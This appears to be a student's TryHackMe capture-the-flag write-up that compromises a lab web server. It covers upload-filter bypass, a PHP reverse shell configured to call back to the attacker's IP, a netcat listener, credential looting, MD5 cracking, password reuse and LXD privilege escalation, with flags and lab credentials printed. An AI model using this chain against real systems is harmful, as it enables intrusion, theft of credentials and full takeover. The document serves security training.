


Q3: What is the name of the hidden php page?

STEP 3 and ANSWER FOR Q3

Use the same knowledge we gain when doing Day 2 and use GoBuster to find which directory is available. As we can see, the hidden php page is “uploads.php”


```
┌──(1211103527㉿kali)-[~]
└─$ sudo gobuster dir -u http://10.10.127.148:65000 -w /home/kali/Downloads/big.txt -x .php
[sudo] password for 1211103527:
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.127.148:65000
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/kali/Downloads/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2022/07/22 19:38:26 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 281]
/.htpasswd            (Status: 403) [Size: 281]
/.htaccess.php        (Status: 403) [Size: 281]
/.htpasswd.php        (Status: 403) [Size: 281]
/api                  (Status: 301) [Size: 321] [--> http://10.10.127.148:65000/api/]
/assets               (Status: 301) [Size: 324] [--> http://10.10.127.148:65000/assets/]
/grid                 (Status: 301) [Size: 322] [--> http://10.10.127.148:65000/grid/]
/index.php            (Status: 200) [Size: 800]
/server-status        (Status: 403) [Size: 281]
/uploads.php          (Status: 200) [Size: 1328]

===============================================================
2022/07/22 19:52:00 Finished
===============================================================
```



Q4: What is the name of the hidden directory where file uploads are saved?

ANSWER FOR Q4


The directory that will be used if the file uploads are saved is “grid”



Q5: What is the value of the web.txt flag?

STEP 4

Open BurpSuite and follow the instructions on the TryHackMe website. Then copy the uploads.php website location and paste it into BurpSuite and refresh the page. Forward and Drop the BurpSuite request to enable the website to accept jpg files



STEP 5

Then download the php-reverse-shell.php files from the previous day. Then change the file name into “php-reverse-shell.jpg.php” so the website can accept it as it is now in JPG format

```
┌──(1211103527㉿kali)-[~]
└─$ wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
--2022-07-22 20:05:54--  https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.111.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5491 (5.4K) [text/plain]
Saving to: ‘php-reverse-shell.php’

php-reverse-shell.php           100%[===================>]   5.36K  --.-KB/s    in 0s

2022-07-22 20:05:55 (26.0 MB/s) - ‘php-reverse-shell.php’ saved [5491/5491]
```

STEP 6

Open file “php-reverse-shell.jpg.php” with text editor or with Terminal by using the line “nano php-reverse-shell.jpg.php”. Change the $ip into our computer’s IP address instead of the TryHackMe’s IP address which we got if we use the line “ip a show tun0”. Then change the port to 443 or just stick to the current port which is 1234

```
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '10.18.34.179';  // CHANGE THIS
50 $port = 443;       // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
```

STEP 7

Open a new terminal and use a NetCat code so it can do a port scan and listening


```
┌──(1211103527㉿kali)-[~]
└─$ nc -lvnp 443
listening on [any] 443 ...
```

STEP 8

After all the steps are done. Open the uploads.php website and send in the file “php-reverse-shell.jpg.php”. Then the website will show that we are successful and that we already send in the JPG file


STEP 9

Then open the grid directory and click on the php file




STEP 10

Then check on the NetCat Terminal and we can see that we are actually inside the system



STEP 11

Follow all the steps from the TryHackMe website by using the lines “python3 -c 'import pty;pty.spawn("/bin/bash")'” and “export TERM=xterm”. The NetCat will get suspended, then use the line “stty raw -echo; fg” and the NetCat will continue progressing as usual and we already have access to the files that we wanted to access



STEP 12 and ANSWER FOR Q5

Open the file web.txt with cat command and the flag will show which is “THM{ENTER_THE_GRID}”

```
www-data@light-cycle:/$ cd /var/www
www-data@light-cycle:/var/www$ ls
ENCOM  TheGrid  web.txt
www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}
```

Q6: What lines are used to upgrade and stabilize your shell?

ANSWER FOR Q6

Based on STEP 11, all of the lines to stabilize the shells are stated which are “python3 -c 'import pty;pty.spawn("/bin/bash")'” , “export TERM=xterm” and “stty raw -echo; fg”

Q7: Review the configuration files for the webserver to find some useful loot in the form of credentials. What credentials do you find? **username:password**

STEP 13 and ANSWER FOR Q7

Based on the TryHackMe website’s hint, the configuration file is located in “/var/www/TheGrid/”. So we can use the directory “includes/” and check all available files inside. Then open up the file “dbauth.php” with cat command and the username and password will be shown which is “tron:IFightForTheUsers”

```
www-data@light-cycle:/var/www$ cd TheGrid/
www-data@light-cycle:/var/www/TheGrid$ cd includes/
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php  dbauth.php  login.php  register.php  upload.php
```

```
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";

        $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
        if($dbh->connect_error){
                die($dbh->connect_error);
        }
```

Q8: Access the database and discover the encrypted credentials. What is the name of the database you find these in?

STEP 14

Go to the directory /home. Then use line “ls” to see if there are any files or directory available. In this case, there is a directory called flynn

```
www-data@light-cycle:/var/www/TheGrid/includes$ cd /home
www-data@light-cycle:/home$ ls
flynn
www-data@light-cycle:/home$ cat flynn
cat: flynn: Is a directory
www-data@light-cycle:/home$ cd flynn/
www-data@light-cycle:/home/flynn$
```

STEP 15

Use the mysql line “mysql -utron -p” as we are signing in as Tron and enter the password that we got earlier. Then we are already inside the system

```
www-data@light-cycle:/home/flynn$ mysql -utron -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 6
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

STEP 16 and ANSWER FOR Q8

Use the line “show databases;” to see the name of the available database which is “tron”

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| tron               |
+--------------------+
2 rows in set (0.01 sec)
```

Q9: Crack the password. What is it?

STEP 17

After knowing the database name, use the line “use tron” to enter the database and use the line “show tables;” to see what tables are available

```
mysql> use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_tron |
+-----------------+
| users          |
+-----------------+
1 row in set (0.00 sec)
```

STEP 18

The line “SELECT * FROM users;” is used to show the password in hash form

```
mysql> SELECT * FROM users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+----------+----------------------------------+
1 row in set (0.00 sec)
```

STEP 19 and ANSWER FOR Q9

Copy the password and go online and use any available website to change the password from hash form to normal form. The password is “@computer@”

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

edc621628f6d19a13a00fd683f5e3ff7

I'm not a robot reCAPTCHA Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
edc621628f6d19a13a00fd683f5e3ff7	md5	@computer@

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Q10: Use su to login to the newly discovered user by exploiting password reuse. What is the user you are switching to?

ANSWER FOR Q10

According to the hints in TryHackMe website, we are trying to log in as flynn so we have to use the line “su flynn” to switch to the user “flynn”

```
www-data@light-cycle:/home/flynn$ su flynn
```

Q11: What is the value of the user.txt flag?

STEP 20 and ANSWER FOR Q11

After logging in Flynn's account, use the password that we got in STEP 19. Then use cat command to open the user.txt file and the flag will be shown which is “THM{IDENTITY_DISC_RECOGNISED}”

```
www-data@light-cycle:/home/flynn$ su flynn
Password:
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
```

Q12: Check the user's groups. Which group can be leveraged to escalate privileges?

STEP 21 and ANSWER FOR Q12


Use the line “id” and the group to escalate privileges will be shown which is “lxd”

```
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
flynn@light-cycle:~$ lxc image list
+--------+--------------+--------+-----------------------------------+--------+--------+-------------------------------+
| ALIAS  | FINGERPRINT  | PUBLIC |            DESCRIPTION            |  ARCH  |  SIZE  |          UPLOAD DATE          |
+--------+--------------+--------+-----------------------------------+--------+--------+-------------------------------+
| Alpine | a569b9af4e85 | no     | alpine v3.12 (20201220_03:48)     | x86_64 | 3.07MB | Dec 20, 2020 at 3:51am (UTC)  |
+--------+--------------+--------+-----------------------------------+--------+--------+-------------------------------+
flynn@light-cycle:~$ lxc init Alpine strongbad -c security.privileged=true
Creating strongbad
flynn@light-cycle:~$
```

Q13: What is the value of the root.txt flag?

STEP 22 and ANSWER FOR Q13

Based on the TryHackMe website, just follow all the steps in it. We are basically trying to have privilege escalation using LXD so that we can finally access the root account. After that, check the available files with “ls” and there is a file called root.txt which is the file that we want to open. Use cat command and open the .txt file and the final flag will show which is “THM{FLYNN_LIVES}”



Thought Process/Methodology:

The first step to find all available ports for the IP address is to use nmap, then go on to the unknown website which is the port “65000”. It requires username and password which we have no idea what it is, so we have to go to their uploads directory and submit a malicious file. In order to do so, we have to first go into BurpSuite and change the website’s filter so it can accept a reverse shell file. After making the changes in BurpSuite, we have to change the reverse shell’s IP address and port and then open a new Terminal and use NetCat as it creates a back-door so it can listen and do the port scanning. After all those steps are done, we can now submit the malicious reverse shell file into the website’s uploads directory and use the NetCat’s Terminal to continue exploiting the website. We have to upgrade and stabilize the shell by using several lines that are stated in the TryHackMe’s website. After that, we have to continue with MySQL client to check the databases and crack the password of the user in the database and use some online password cracking tools as the password provided in the database is in MD5 file hash form. Then, we have to acquire privilege escalation using LXD to get access into the root account to get the final flag of the question.